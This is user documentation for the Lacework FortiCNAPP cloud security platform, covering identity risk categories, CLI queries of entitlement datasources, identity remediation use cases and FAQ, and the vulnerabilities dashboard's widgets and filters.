A cloud user admin account typically has extensive access and control over the cloud environment. It often has the ability to create, modify, and delete resources, configure security settings, manage user accounts, and make critical changes to the infrastructure.

With such broad privileges, an admin account becoming compromised can have severe consequences, including unauthorized access, data breaches, or malicious activities.

Allows IAM Write

Risks associated with allowing IAM write permissions include unauthorized modifications, escalation of privileges, data leakage and loss.

Allows Compute Execute

Control over computation resources is a typical target for attacks such as crypto-mining. This control can lead to unintended damages and cloud spend.

Controlling compute resources may also lead to executing attacker-controlled code on existing resources.

Allows Privilege Passing

Roles may be unintentionally passed and used through a combination of allowed actions types: pass, update, execute. This can lead to unintentional privilege escalation.

When roles allow passing, the destination role should have fewer or equal permissions when compared to the source.

Allows Secrets Read

Secrets, such as access keys, passwords, or cryptographic keys, often provide privileged access to systems, services, or data.

Granting read access to secrets to unauthorized users can lead to the exposure of sensitive information. Malicious actors or unauthorized users with access to secrets can misuse or abuse these credentials, leading to unauthorized access, data breaches, or other security incidents.

Allows Storage Write

Write access to storage can allow data deletion, tampering, or denial of service through exceeding quotas.

Unauthorized individuals may exploit this access to remove or hide sensitive information.

Allows Storage Read

Read access to storage can enable unauthorized users to copy, download, or extract data from the storage system.

Malicious actors or unauthorized individuals may exploit this access to exfiltrate data for unauthorized purposes, such as selling or exposing the data to external parties. This can result in reputational damage, financial losses, or compliance violations.

Allows Exposure

Allows Credential Exposure

Credentials often provide privileged access to systems, databases, or other resources within the cloud environment.

Exposing credentials increases the risk of compromising sensitive information, including usernames, passwords, access keys, or cryptographic keys. This can lead to unauthorized access to confidential data, financial loss, or reputation damage.

Allows Resource Exposure

A user is capable of performing actions that would lead to an Exposure Public finding. Allowing resource exposure permissions may grant users access to sensitive resources or data that they should not have access to.

This can result in unauthorized modification, deletion, or extraction of data, leading to data breaches or unauthorized access to critical systems or services.

Externally Exposed

Exposure Public

A resource is currently exposed to the internet. Publicly exposing resources or services increases the risk of unauthorized access.

Malicious actors can discover and exploit vulnerabilities in exposed systems, leading to unauthorized access to sensitive data, systems, or infrastructure.

Cross-account Trust Exposure

Single principal exposure in a cloud environment allows for users outside of your trust domain (for example your account or organization) to potentially access or control critical resources.

Password Access

Password Login No MFA

Without the additional layer of MFA, password-only authentication becomes more susceptible to various password attacks. These include brute-force attacks, dictionary attacks, or credential stuffing attacks, where attackers attempt to guess or crack user passwords. If successful, attackers can gain unauthorized access to user accounts and potentially compromise sensitive data or resources.

Root User

Root User Access Key

Root User Password Login No MFA

Root user access keys and login passwords, if not adequately protected, can be a valuable target for attackers.

Root users have unrestricted access and control over all resources and settings within the cloud environment. This level of privilege can lead to unauthorized modifications, accidental misconfigurations, or unrestricted access to sensitive data. Any compromise or misuse of the root user's secret access keys can have severe consequences, potentially impacting the entire infrastructure.

Hardcoded Access Key

Hardcoded Active Access Key

Hardcoded Inactive Access Key

Hardcoded access keys may be discovered by attackers through reverse engineering, code analysis, or by gaining unauthorized access to the application's code or configuration files.

Once obtained, these keys may be used by malicious actors to access sensitive resources, perform unauthorized actions, or compromise the security of the API.

Unused

Unused Active Access Key

Unused Inactive Access Key

Hardcoded and unused access keys may be discovered by attackers through reverse engineering, code analysis, or by gaining unauthorized access to the application's code or configuration files.

Unused User

An identity that has not been used recently is a risk because it may have been forgotten or neglected, leaving it vulnerable to discovery and exploitation by attackers. Unused identities may still have access to sensitive information or resources. It's important to regularly review and manage all identities, even if they are not frequently used.

Identity Datasources

You can access identity and entitlement data directly from Lacework Query Language (LQL) datasources using the CLI. If you are new to LQL, refer to LQL Overview to learn more. To learn about installing and configuring the CLI, refer to Get Started with the Lacework FortiCNAPP CLI.

List Available Datasources

The following command lists the available relevant datasources. The prefix `LW_` denotes Lacework FortiCNAPP-created data and `CE_` denotes cloud entitlements.

```
lacework query list-sources | grep LW_CE
LW_CE_ENTITLEMENTS
LW_CE_IDENTITIES
LW_CE_LINKED_IDENTITIES
LW_CE_REMEDIATIONS
```

Datasource Details

You can use the CLI to view details for the datasources. For example, to view details for the `LW_CE_IDENTITIES` datasource, run the following command.

```
lacework query show-source LW_CE_IDENTITIES
```

Datasource details are also available at Cloud Entitlement Datasources.

Preview Datasources

The following command previews the `LW_CE_IDENTITIES` datasource.

```
lacework query preview-source LW_CE_IDENTITIES
```

```
{
  "ACCESS_KEYS": {},
  "CREATED_TIME": 1635442232000,
  "DOMAIN_ID": "123456789012",
  "LAST_USED_TIME": null,
```

```
  "METRICS": {
    "risk_score": 0.0,
    "risk_severity": "INFO"
  },
  "NAME": "ReadOnly+IAMFullAcces",
  "PRINCIPAL_ID": "arn:aws-us-gov:iam::123456789012:group/ReadOnly+IAMFullAcces",
  "PROVIDER_TYPE": "AWS",
  "RECORD_CREATED_TIME": 1697097600000,
  "TAGS": {}
}
```

Identity Policy Details

To display a policy's details, go to *Identities > Explore: Policies*, and then click a policy in the list.

The page displays the latest assessment by default. You can select a previous assessment from the time range menu.

Currently, policy details include the Summary tab only.

Summary

This tab provides the following information:

Field	Description
Policy name	The name of the policy.
Policy type	The type of policy. Supported types include inline (group, role, user), managed (AWS, customer), and resource.
Account	The account ID from the cloud service provider.
Provider	The cloud provider.
Last updated	The last time the policy was updated.
Policy ID	The policy ID from the cloud service provider.
Tags	The tags assigned to the policy for categorization.
Created on	When the policy was created.

Identity Management Use Cases

This topic covers some common use cases for using Lacework FortiCNAPP to identify, investigate, and remediate cloud identity risk.

Identify Excessive Privileges and Implement Least Privilege Access

This use case covers identifying excessive privileges across all identities and right sizing permissions—implementing least privilege access.

1. Go to *Identities* > *Overview*.
2. In the *Summary* section locate the Identities with excessive privileges chart.
   Leave the % unused entitlements dropdown menu at *75% or greater*. This finds the identities that don't use 75% or more of their entitlements.
3. Click *Explore*.
4. Sort by the Risk severity in descending order.
5. You can identify the highest risk identities with excessive privileges at the top of the list.
6. Click the identity to open the identity's details.
7. Review the Granted vs. used entitlements chart in the Summary tab to understand the entitlement usage at a glance.
8. Click the Entitlements tab to review a comprehensive list of entitlements and identify the entitlements that have not been used in the past 180 days.
9. Optionally, click the Download icon to download the entire list of entitlements and associated resources and services as a CSV file.
10. Click the Remediations tab to review remediations, suggested changes, and rationale.
11. Create an IT service request to right-size permissions.

Address Top Identity Risks

This use case covers investigating top identity risks. You can find top identity risks in two locations:

- The *Identities* > *Top identity risks* tab lists the top 25 at risk identities.
  a. Review the list of identities and click those of interest to display their details to the right.
  b. When you find one you want to investigate further, click *Investigate*.
  c. Review its risks, entitlements, and linked identities.
  d. Click the *Remediations* tab to review remediation suggestions, rationale, and risk changes that remediation achieves.
  e. Create an IT service request to remediate the issues.

- The *Attack path* > *Top work items* page lets you review roles with admin privileges associated with vulnerable hosts exposed to internet.
  a. Review the list of identities in the Top risky paths with admin privilege role table.
  b. When you find a risky identity attack path you want to investigate further, click its View attack path icon. This displays the Path investigation page filtered to that specific identity.
  c. Review Exposure Polygraph and all sections of associated information.
  d. Review the IAM role section for detailed information about risks, entitlements, and linked identities.
  e. Click the *Remediations* tab to review remediation suggestions.
  f. Create an IT service request to remediate the issues.

Identify Access Keys That Haven't Been Used for 180 Days or More

1. Go to *Identities* > *Overview*.
2. Locate the Active access keys older than 180 days chart.
   By default, the chart shows you long-lived active keys. You can also choose to display inactive keys or all keys.
3. Click *Explore*.
   This opens Explore: Identities filtered for active access keys older than 180 days.
4. Click an identity to open its details.
5. Click the *Remediations* tab to review remediation suggestions. A suggestion may be to disable the access key or delete the access key.
6. Create an IT service request to remediate the issue in the manner you choose.

Identify Inactive (Dormant) Identities and Mitigate Risk

1. Go to *Identities* > *Explore: Identities*.
2. Click the Risk filter, select *Unused user (for 180 days)*, and click *Show results*.
3. Click an identity to open its details.
4. Click the *Remediations* tab to review remediation suggestions.
5. Create an IT service request to remediate the issue in the manner you choose.

Add an Exception for One or More Risks

Suppose you monitor Top Identity Risks to identify the riskiest identities and open a ticket and assign the relevant application owner/developer to correct issues. After you assign a ticket to the relevant party, you want to quickly address other risky identities. If you want to free up space in Top Identity Risks and leaves just actionable identities. To achieve

this, add an exception for a short time to demote specific identity risks to get rid of the ones where work is already in progress.

This use case covers creating an exception for an identity that has multiple risks. When the exception is active, it's probable this will reduce the identity's overall risk. This use case defines an expiration date to ensure the identity appears as a top identity risk if the app developer/owner fails to remediate the issue.

1. Go to *Identities* > *Explore: Identities*.
2. Sort the Risk severity column so the most severe risk is first.
3. Click an identity to open the identity details page and review risks in the Summary tab.
4. You decide to add an exception for multiple risks.
5. Switch to the *Exceptions* tab and click *Create new exception*.
6. Select the risks that you want to except from the risk severity calculation.
7. Click *Next*.
8. Provide a name and select a reason.
9. Select an expiration date that makes sense for your situation. We recommend setting a short expiration duration to help reduce overall risk.
10. Provide a thorough description.
11. Click *Save exception*.

The exception appears in the exceptions list.

Threat Detection

This use case covers receiving an alert about a possible threat.

For example, you receive this alert: Login from source using Calltype.

Gather Information from the Alert

Your first step is to click the alert on the Alerts page and view its details. The full alert description in the Why section will be similar to the following:

> For account: 123456789012 : IAMRole/123456789012:an-admin-role-name logged in from a new source Bolivia using calltype AwsConsoleSignIn (and 1 more)

Some important information you can gather from the description to assist further investigation:

- Identity name - From IAMRole/123456789012:an-admin-role-name, copy *an-admin-role-name*, which is the name of the identity that you can use later when investigating.
- Source location - From the description, the identity logged in from *Bolivia*. Perhaps you think your organization doesn't have anyone who should be logging in from Bolivia, so this warrants investigating.

Investigate the Issue

To begin your investigation, go to the *Why* section, hover over the user, and click *Investigate in Identities Dashboard*. This opens Explore: Identities filtered to the identity you want to investigate.

Drill Down

Click the identity to open its details and examine the identity in depth.

Start with the Summary tab and get an overall picture of what you are dealing with. To show what the identity has done, go to the Activity tab. To show what entitlements the identity has, go to the Entitlements tab.

Request Permission Changes

After gathering information, you may conclude that the identity is over-permissioned. In this case start a workflow to fix the issue. Follow your organization's prescribed workflow for correcting the issue, such as requesting IT to update the permissions.

Identities FAQ

The Last Used field for a role shows "Unknown". Why?

Certain types of identities such as AWS groups do not track usage information. These identity types will report "Unknown".

The Last Used field for a role shows "Never", even though I switched to this role recently. Why?

Switching to a role does not constitute role usage. Role usage means you switch to a role and perform at least one non-STS operation (for example, listing EC2 instances). At this time Lacework FortiCNAPP does not consider actions like STS GetCallerIdentity as an entitlement because it does not require a policy to grant access.

The Last Used field for an identity shows as "Never", even though the AWS console and IAM Access Advisor show it as used. Why?

The most likely reason is that a CloudTrail integration has not been set up within Lacework FortiCNAPP. Lacework FortiCNAPP identity management calculates usage by inspecting CloudTrail data.

The Status on the Entitlements tab shows "Unknown". Why?

Possible reasons for an "Unknown" entitlement status:

- The actions are data events. Lacework FortiCNAPP currently supports management events only.
- A CloudTrail integration has not been set up within Lacework FortiCNAPP.

When I add or delete IAM users/groups/roles, how long should it take for Lacework FortiCNAPP identity management dashboards to update?

Up to 24 hours. If you want to get an update sooner, you can trigger a refresh using:

```
lacework api post '/Inventory/scan?csp=AWS'
```

You can see deleted identities if you change the time of assessment to a date/time when the identity was active.

How frequently does Lacework FortiCNAPP identity management evaluate user privileges including excessive privileges?

Currently, every 24 hours when there is an update from resource collection through cloud configuration integrations.

Are there any plans to support Google Cloud and Azure?

Currently, only AWS is supported. However, we intend to support Google Cloud and Azure in the future.

Which condition keys and operators are supported in AWS policies?

Supported condition keys

- aws:PrincipalArn (static)
- aws:SourceIp (runtime)
- aws:PrincipalIsAWSService (static)
- aws:PrincipalServiceName (static)
- aws:userid (static)
- sts:ExternalId (special)

Supported condition operators

String:

StringEquals
StringNotEquals
StringEqualsIgnoreCase
StringNotEqualsIgnoreCase
StringLike
StringNotLike
StringEqualsIfExists

StringLikeIfExists
StringNotEqualsIfExists

ARN:

ArnLike
ArnEquals
ArnLikeIfExists
ArnNotLike

Bool:

Bool
BoolIfExists
Null

Numeric:

NumericLessThan

IP address:
Note: All IP address operators are runtime conditions.

IpAddress
NotIpAddressIfExists
NotIpAddress

I have Okta or another Identity Provider (IdP). Where are all my users?

Lacework FortiCNAPP currently supports these identity types. We are actively looking to support federated identities and integrate IdP data in the future.

In Top Identity Risks or Explore: Identities there are identities that I have accepted as risky that aren't operational to me, like "break-glass" accounts and root identities. How can I exclude these?

Open the identity's details and click the Exceptions tab. Click *Create new exception* to add an exception for the identity.

I have an identity with cross-account access but notice each Identity Details page only shows one AWS account. Is there a way to find the multiple AWS accounts this identity is associated with?

Yes. The Identity Details page shows the AWS account associated with the identity. To source which account entitlements come from, go to the Entitlements tab and add the Account ID column. To find accounts this identity can access, select the Related Identities tab. This tab lets you navigate to any associated inbound or outbound identities.

What do all the risk icons mean? How can I find identities with similar risks?

Hover over each icon to display text that explains why that risk category was assigned to the identity of interest. If you click the Risk severity or the Risk icons themselves, a pop-up window displays to further explain the risks pertaining to an identity. To find identities with similar risks, select the Risk filter and select combinations you are interested in. At the top right corner, you can also save this filtered view using the Save icon.

The Explore: Identities doesn’t show me all the data I need to help me explore or prioritize identities. What should I do?

At the top left of the table is a Select columns icon. The icon informs you how many columns you have active. Click the icon to toggle on/off any additional columns that may be of use.

Why do I see a lot of unused permissions for a particular identity but I don’t see any remediations?

Lacework FortiCNAPP considers unused permissions as “excessive” only if the permissions haven’t been used for 180 days or more. Here is a way to check: Open the identity's details and check the identity creation date. If the creation date is greater than 180 days ago, switch to the Entitlements tab and check the status column in the right pane.

Why is the Jira ticket status in the Remediations tab in the Lacework FortiCNAPP Console different from the status I see in Jira?

Lacework FortiCNAPP doesn't currently synchronize the ticket status and other details into the Lacework FortiCNAPP Console. The Remediations tab only contains a link to the Jira ticket.

Vulnerabilities

This section contains the following topics:

- Vulnerabilities dashboard on page 1131
- Legacy host vulnerabilities dashboard on page 1140
- Legacy container vulnerabilities dashboard on page 1163
- Host Vulnerabilities on page 1184
- Container Vulnerabilities on page 1205
- Vulnerability Exceptions on page 1235
- Vulnerability Policies on page 1245
- Lacework FortiCNAPP Risk Score on page 1256
- Active package detection on page 1262
- Integrate container registries on page 1265
- Integrate with Kubernetes Admission Controller on page 1377
- Integrate Lacework FortiCNAPP with Security in Jira on page 1391
- Integrate with ServiceNow on page 1395

Vulnerabilities dashboard

The *Vulnerabilities* dashboard provides insights into your current vulnerability posture by focusing on the following questions:

- What is vulnerable now?
- How long was my environment vulnerable to a security exposure?
- When was this vulnerability first detected and when was it fixed?

At any level, you can drill down and see the data to back up the numbers and counts displayed.

- All filters are explicitly set by using the query builder or cell actions available in the table, or they are explicitly added when drilling into a table.
- If there are no filters, all the data is presented, including entities with no vulnerabilities.

Dashboard navigation

The vulnerabilities dashboard has the following sections:

- Overview
- Top items
- Explore

Vulnerabilities overview dashboard

The *Overview* dashboard provides a collection of information widgets, divided into the following sections:

- Total status over time
- Trend
- Latest status
- Trends by resource groups

Click a data point in a widget to view the query in the *Explore* page where you can drill down into the data. See Explore on page 1136.

You can edit or remove widgets, and you can also create custom widgets. See Managing dashboard widgets on page 1138.

If you customize the display of any page, click *Create view* to save your custom view. See Views management on page 2087.

A *Vulnerability Observation* is a package that is observed on a particular host or image at a specific path with a specific vulnerability.

If a vulnerable package is detected in multiple paths on a host, then multiple observations are created. If the same package has multiple vulnerabilities (CVEs) associated with it, then one observation is created for each vulnerability. If both the Java and Python versions of a package are installed, two separate observations are created.

Total status over time

Widgets in this section compare current vulnerabilities against vulnerabilities from the start of the selected time period. The difference from the start of the time period is shown in the legend.

The default time period is one week. Use the dropdown to select from *1 week*, *30 days*, and *90 days*.

Widget	Description
Comparison of host vulnerabilities	Compares host vulnerabilities.
Comparison of container vulnerabilities	Compares container vulnerabilities.
Exposed fixable host vulnerabilities	Compares vulnerabilities in at risk hosts. These hosts are internet exposed and the vulnerabilities are fixable.
Exposed fixable container vulnerabilities	Compares vulnerabilities in at risk containers. These containers are internet exposed and the vulnerabilities are fixable.

Widget	Description
Comparison of machine image vulnerabilities	Compares hosts with machine image vulnerabilities.

Trend

Widgets in this section show vulnerability observations per day over the selected time period.

The default time period is 30 days. Use the dropdown to select from *1 week*, *30 days*, and *90 days*.

These widgets can be edited to group vulnerabilities by *Individual CVEs* or *Vulnerability observations*.

Widget	Description
Host vulnerabilities over time	The current state of known host vulnerability observations in your environment over time.
Container vulnerabilities over time	The current state of known container vulnerability observations in your environment over time.
Host vulnerabilities by machine image over time	The current state of known host vulnerabilities by machine image ID in your environment over time.

Latest status

The widgets in this section show current vulnerability state as of the *Last update* date and time.

Widget	Description
Unscanned images with active containers	The current state of unscanned images that have active containers.
Exposed container images	Vulnerabilities in at risk containers. These container images are internet exposed and the vulnerabilities are fixable.
Exposed hosts	Vulnerabilities in at risk hosts. These hosts are internet exposed and the vulnerabilities are fixable.
Host coverage type	The current distribution of coverage types of hosts. This distribution is based on the last time an agent sent a heartbeat.
OS EOL dates	The distribution of operating systems used by actively running hosts and their end of life dates.

Trends by resource groups

The widgets in this section show trendline graphs for vulnerabilities in hosts and containers for each defined resource group over the selected time period.

The default time period is 30 days. Use the dropdown to select from *1 week*, *30 days*, and *90 days*.

For more information about resource groups, see Resource Groups on page 2278.

Widget	Description
Exposed fixable host vulnerabilities	The trend of at risk host vulnerabilities. These hosts are internet exposed and the vulnerabilities are fixable.
Exposed fixable container vulnerabilities	The trend of at risk container vulnerabilities. These container images are internet exposed and the vulnerabilities are fixable.

Top items dashboard

The *Top items* vulnerabilities dashboard provides a collection of information widgets about the top vulnerabilities or affected resources.

By default, the following widgets are displayed:

- *Top vulnerabilities by impacted hosts*
- *Top fixable packages in containers*
- *Top fixable packages in hosts*

In each widget, click *View more* to view the query in the *Explore* page where you can drill down into the data. See Explore on page 1136.

You can edit or remove widgets, and you can also create custom widgets. See Managing dashboard widgets on page 1138.

If you customize the display of this page, click *Create view* to save your custom view. See .

Widget	Description
Top vulnerable container images	Top vulnerable container images, sorted by severity of vulnerabilities
Top vulnerable hosts	Top vulnerable hosts sorted by severity of vulnerabilities
Top vulnerabilities by impacted hosts	The active vulnerabilities that were found in actively running hosts. Active vulnerabilities are vulnerabilities that are unpatched.
Top vulnerabilities by impacted images	The active vulnerabilities that were found in images with actively running containers. Active vulnerabilities are vulnerabilities that are unpatched.
Top fixable packages in containers	The top fixable packages in images with actively running containers with the most vulnerabilities. Prioritize updating these packages to resolve the most active vulnerabilities.
Top fixable packages in hosts	The top fixable packages in active running hosts with the most vulnerabilities. Prioritize updating these packages to resolve the most active vulnerabilities.
Top vulnerable container images	Top vulnerable container images, sorted by severity of vulnerabilities.

Explore

The *Explore* pages display vulnerability observations for the specified entity type.

Each page displays related widgets at the top in dashboard panel and the query results table at the bottom.

The following types are supported:

- *CVEs*: Common vulnerabilities and exposures.
- *Hosts*: Host devices or virtual machines.
- *Container images*: Container images stored in image repositories.
- *Packages*: Software packages.
- *Machine images*: Pre-configured virtual machine snapshots.

Select the type from the *Explore* menu to display the query results. See Viewing query results on page 1136.

You can use the query builder to customize the view and then save it. See Working with queries on page 1139 and Views management on page 2087.

Viewing query results

The results table displays information relevant to the particular query return type.

Table columns can be sorted, hidden or displayed, or pinned to the beginning of the table.

Hover over a column to view the available actions for that column. The possible actions are as follows:

- *Copy*: Copy the cell value to your system clipboard.
- *Add to query*: Add a new WHERE clause to the query with the value from the selected field. The new query results are displayed.

Viewing data detail

In the query results table, click a linked data item to display the detail pane. Note that machine images link directly to the detail *Hosts* tab instead of the detail pane.

In the detail pane, click *See full details* to open the *Details* page.

The *Details* page has the following tabs:

Tab	Description
Active containers	Shows active containers based on this container image. This tab is available for *Container images*.
Container images	Displays related container images.

Tab	Description
	This tab is available for *CVEs* and *Packages*.
CVEs	Shows CVEs related to this resource. This tab is available for *Hosts*, *Container images*, and *Packages*.
Details	Shows the primary details for the selected resource or CVE. This tab is available for all return types except *Machine images*.
Hosts	Shows hosts related to this resource or CVE. This tab is available for *CVEs*, *Packages*, and *Machine images*.
Packages	Displays related packages. This tab is available for *CVEs*, *Hosts*, *Container images*, and *Machine images*.

Other than the *Details* tab, each tab operates in the same manner as the *Explore* pages, with an editable query and a results table.

Within each results set, you can drill down further or edit the query to refine the result set.

Managing dashboard widgets

The *Overview* and *Top Items* dashboards can be customized to display the widgets you want. New widgets can be added to provide more information and existing widgets can be cloned.

Configuration options include:

- Adding widgets
- Editing widgets
- Removing widgets

To add or create a widget:

1. Click *Add widget*.
2. Select the metric.
3. Click *Select*. The configuration dialog is displayed.
   Alternatively, in the widget *Actions* menu, click *Clone*.
4. Enter a *Name* for the widget.
5. Edit the description as needed.
6. Click the query to open the query editor, edit the query as needed, then click *Search* to save the query.
7. Click Save. The widget will appear in the appropriate metric section.

To edit a widget:

1. In the widget *Actions* menu, click *Edit*.
2. Edit the widget *Name*, *Description*, and *Query* then click *Save*.

To remove a widget:

1. In the widget *Actions* menu, click *Remove*.
2. In the confirmation dialog, click *Yes*.

Working with queries

In a vulnerabilities dashboard *Explore* page, click the displayed query string to open the query builder.

In the query builder, use the *Select a query* dropdown to load a saved query. You can use the saved query as a foundation to build your own query.

Query results are displayed in a table below the query.

Below is a brief overview of the query builder. For more information about using the query builder, see Query builder on page 2372.

Not all query builder features are available in the vulnerabilities query builder.

Building a query

Queries are constructed from a SHOW clause and a set of one or more filter clauses joined by AND. To clear the query, click the *Remove* icon in the SHOW clause container.

SHOW

The SHOW clause defines the return type of the query.

The query builder for each *Explore* page supports only the return types that can be displayed on that page. For example, the query builder in *Explore: Hosts* only supports *Hosts* and *Unique vulnerabilities by host*.

filter

Each filter clause defines a selection criterion. Each return type has a different set of available selection options.

Multiple filter clauses are joined by AND. Results will match all of the filter clauses.

Remove a clause by clicking the *Remove* icon in the clause container.

To build a query:

1. In an *Explore* page, click the query string.
2. To change the return type, click the value in *SHOW* and select the appropriate value.
3. Click *Add clause* to add a new filter clause or click an existing filter clause to edit it.
   Repeat as needed.
4. Click *Search*.
   The query results table displays. See Viewing query results on page 1136.
   For more information about using the query builder, see Query builder on page 2372.

Legacy host vulnerabilities dashboard

This is a legacy feature.

You may continue using the legacy dashboard for now or explore the new Vulnerabilities dashboard on page 1131.

View Vulnerabilities

The Host vulnerabilities page displays current vulnerabilities and previous vulnerabilities that were fixed. Select *Vulnerabilities* > *Hosts* in the Lacework FortiCNAPP Console to view this page.

AWS Fargate containers do not show on the host vulnerability page.

Tabs

By default, the list displays vulnerabilities that are grouped by host and from the past day.

To change how the list groups vulnerabilities, select a different tab:

- Host
- CVE
- AMI ID
- Account
- Zone
- Package Name
- Application (Windows)
- Package Namespace

Search

Use the search function at the top of the page to find specific text in any of the details available on the page. You can also click the search field to select values and operators to filter your search (these vary depending on the tab you have selected).

Apply an operator that helps refine your search (these vary depending on the type of filter).

Package and Application Name Search

When searching for package or Windows application names on hosts, the results contain both vulnerable and non-vulnerable packages and applications.

Filters

You can use the following methods to refine the list of vulnerabilities displayed:

- Use the search function at the top of the page to find specific text in any of the details for all images.
- Click the filter dropdowns along the top of the page, select your desired matches and then click *Show results* to make them active.
  - To remove an active filter, deselect the checkbox in the corresponding filter dropdown and then click *Show results*.
  - Click *Reset* in the filter dropdowns or in the row of filters to reset all filters.
  - You can also click on the tags in the vulnerabilities list to use them as filters.

Resource Group

Display vulnerability assessment results for the selected resource groups. See, Resource Groups on page 2278.

Fixability

In the Host, AMI ID, Account, and Zone tabs, this filter functions as an *AND* operator when paired with one or more Severity levels.

For example, *Fixability = Yes* and *Severity = Critical* lists hosts with at least one CVE that is critical and fixable.

Host, AMI ID, Account, and Zone tab fixable filter definitions:

- Yes - The hosts listed contain fixable packages and Windows applications for the vulnerabilities found.
- No - The hosts listed contain unfixable packages and Windows applications for the vulnerabilities found.

CVE, Package Name, and Package Namespace tab fixable filter definitions:

- Yes - The vulnerabilities listed are for fixable packages and Windows applications.
- No - The vulnerabilities listed are for unfixable packages and Windows applications.

Severity

In the Host, AMI ID, Account, and Zone tabs, this filter functions as an *AND* operator when paired with one or more Fixability levels.

For example, *Severity = Critical* and *Fixability = Yes* lists hosts with at least one CVE that is critical and fixable.

- Host, AMI ID, Account, and Zone tabs: Display hosts that have vulnerabilities at the selected severity level (for example: Critical, High).
- CVE, Package Name, and Package Namespace tabs: Display vulnerabilities (found in your environment) with the selected severity level (for example: Critical).

Machine Status

Lacework FortiCNAPP bases the machine status on the last hour's Agent heartbeat. This lets you filter out ephemeral machines that are currently offline and helps you to understand fleet risk.

- Online - The Lacework FortiCNAPP Agent sent a heartbeat in the last hour.
- Offline - The Lacework FortiCNAPP Agent did not send a heartbeat in the last hour.

Scan Status

Host, AMI ID, Account, and Zone tab scan status filter definitions:

- Successful - Matches hosts that were successfully scanned for vulnerabilities.
- Failed - Matches hosts that couldn't be scanned due to an error.
- Unsupported - Matches hosts that couldn't be scanned due to running an unsupported operating system.

Coverage Type

Host, AMI ID, Account, and Zone tab coverage type filter definitions (each option is mutually exclusive):

- Agent - The vulnerability assessment data has *only* been collected by a *Lacework FortiCNAPP Agent* installed on the host. See, Agent-based workload security on page 778.
- Agentless - The vulnerability assessment data has *only* been collected through an *Agentless Workload Scanning* integration. See, Agentless workload scanning overview on page 647
- Agent and Agentless - The vulnerability assessment data has been collected by a combination of a *Lacework FortiCNAPP Agent* installed on the host *and* an *Agentless Workload Scanning* integration. Only the Agentless Workload Scanning assessments are shown as they include scanning data of language libraries on hosts (if present).

Scanner Type filter deprecation Scanner Type has been deprecated in favor of this filter.

EOL Date

Host, AMI ID, Account, and Zone tab OS end of life (EOL) filter definitions:

- Currently EOL – Matches all Linux hosts whose operating system EOL date is in the past.
- EOL within 30 days – Matches all Linux hosts whose operating system EOL date is within 30 days from now.
- EOL within 90 days – Matches all Linux hosts whose operating system EOL date is within 90 days from now.

Internet Exposure

The vulnerability's internet exposure value is derived from the Exposure Polygraph / Attack Path Analysis feature. See, Attack Path Analysis Overview on page 1399

Host, AMI ID, Account, and Zone tab internet exposure filter definitions:

- Yes - Matches all hosts that have been determined as exposed to the internet during the latest Agentless or Agent scan.
- No - Matches all hosts that have been determined as not exposed to the internet during the latest Agentless or Agent scan.
- Unknown - Matches all hosts where the internet exposure status could not be determined.

Each host assessment contains tags for the internet exposure status and when the status was last updated. The internet exposure status depends on the last update in a given time range (including up to 24 hours prior to the start time).

Internet exposure deprecates the public facing filter.

Account

Filter for certain cloud accounts using this filter in the Host, AMI ID, Account, and Zone tabs. Apply an operator (for example: *matches*) to help constrain your search.

CVE

Filter for certain vulnerability IDs (CVEs) using this filter in the Host, AMI ID, Account, and Zone tabs. Apply an operator (for example: *includes*) to help constrain your search.

Hostname

Filter for certain hostnames using this filter in the Host, AMI ID, Account, and Zone tabs. Apply an operator (for example: *excludes*) to help constrain your search.

Machine ID

Filter for certain machine IDs using this filter in the Host, AMI ID, Account, and Zone tabs. Apply an operator (for example: *does not match*) to help constrain your search.

The Machine ID (or MID) is a Lacework FortiCNAPP generated identifier for the machine when it is first discovered.

Machine Tags

Filter for certain machine tags using this filter in the Host, AMI ID, Account, and Zone tabs. Search for specific tag values or check the tags you want to display.

Machine tags are metadata associated with the host (for example: AWS Instance metadata).

Vulnerability Status

CVE, Package Name, and Package Namespace tab vulnerability status filter definitions:

- New - Vulnerability was detected for the first time during the last assessment.
- Unpatched - Vulnerability was detected and has been active longer than a day (since the last assessment).
- Fixed - Vulnerability was not detected in consecutive assessments.
- Reopened - Vulnerability was fixed, but has been detected again.

Package Status

This filter relates to the active package detection feature. See, Attack Path Analysis Overview on page 1399.

Active package detection is only supported on Linux hosts and containers. It is not supported on Microsoft Windows hosts and containers.

Host, AMI ID, Account, and Zone tab package status filter definitions:

- Active - The Lacework FortiCNAPP Agent on the host detected that a process accessed a file in the package in the last 30 days.
- Inactive - The Lacework FortiCNAPP Agent on the host did not detect any process accessing a file in the package in the last 30 days.
- Unknown - The host has a Lacework FortiCNAPP Agent installed, but active package detection is not enabled on the agent. Therefore, the package status cannot be determined.
- N/A - The host does not have a Lacework FortiCNAPP Agent installed, therefore, the package status cannot be determined.

CVE, Package Name, and Namespace tab package status filter definitions:

- Active - The Lacework FortiCNAPP Agent (on at least one host) detected that a process accessed a file in the vulnerable package in the last 30 days.
- Inactive - The Lacework FortiCNAPP Agents installed on all the hosts did not detect any process accessing a file in the vulnerable package in the last 30 days.
- Unknown - The hosts shown for this vulnerability have a Lacework FortiCNAPP Agent installed, but active package detection is not enabled on the agents. Therefore, the package status for this vulnerability cannot be determined on these hosts.
- N/A - The hosts shown do not have a Lacework FortiCNAPP Agent installed, therefore, the package status for this vulnerability cannot be determined on these hosts.

API values for Package Status

Console	API
Active	`1`
Inactive	`-1`
Unknown	`0`
N/A	`-2`

Kernel Status

CVE, Package Name, and Namespace tab kernel status filter definitions:

- Active Kernel - Vulnerability has been found on a kernel package for an active kernel.
- Inactive Kernel - Vulnerability has been found on a kernel package for an inactive kernel.

If the Kernel Status field value is empty, it indicates that Kernel Status field is not applicable because the vulnerability exists on a non-kernel package.

Package/Application Name

Filter for package names or Windows application using this filter in the CVE, Package Name, and Namespace tabs. Apply an operator (for example: *starts with*) to help constrain your search.

Package/Application Namespace

Filter for package or Windows application namespaces using this filter in the CVE, Package Name, and Namespace tabs. Apply an operator (for example: *ends with*) to help constrain your search.

Package/Application Version

Filter for package versions using this filter in the CVE, Package Name, and Namespace tabs. Apply an operator (for example: *matches*) to help constrain your search.

Fixed Version

Filter for the package, Microsoft KB article, or Windows application version you can install to fix the vulnerability using this filter in the CVE, Package Name, and Namespace tabs. Apply an operator (for example: *includes*) to help constrain your search.

OS

Filter for operating system-specific vulnerabilities.

OS filter definitions:

- Windows - Vulnerability has been found on a Windows host.
- Linux - Vulnerability has been found on a Linux host.

Windows Host Reboot

Filter for vulnerabilities on Windows hosts that require or do not require a reboot.

Group by Host Windows host reboot filter definitions:

- Required - Vulnerability has been found on a Windows host that requires a reboot to ensure that all patches are installed correctly.
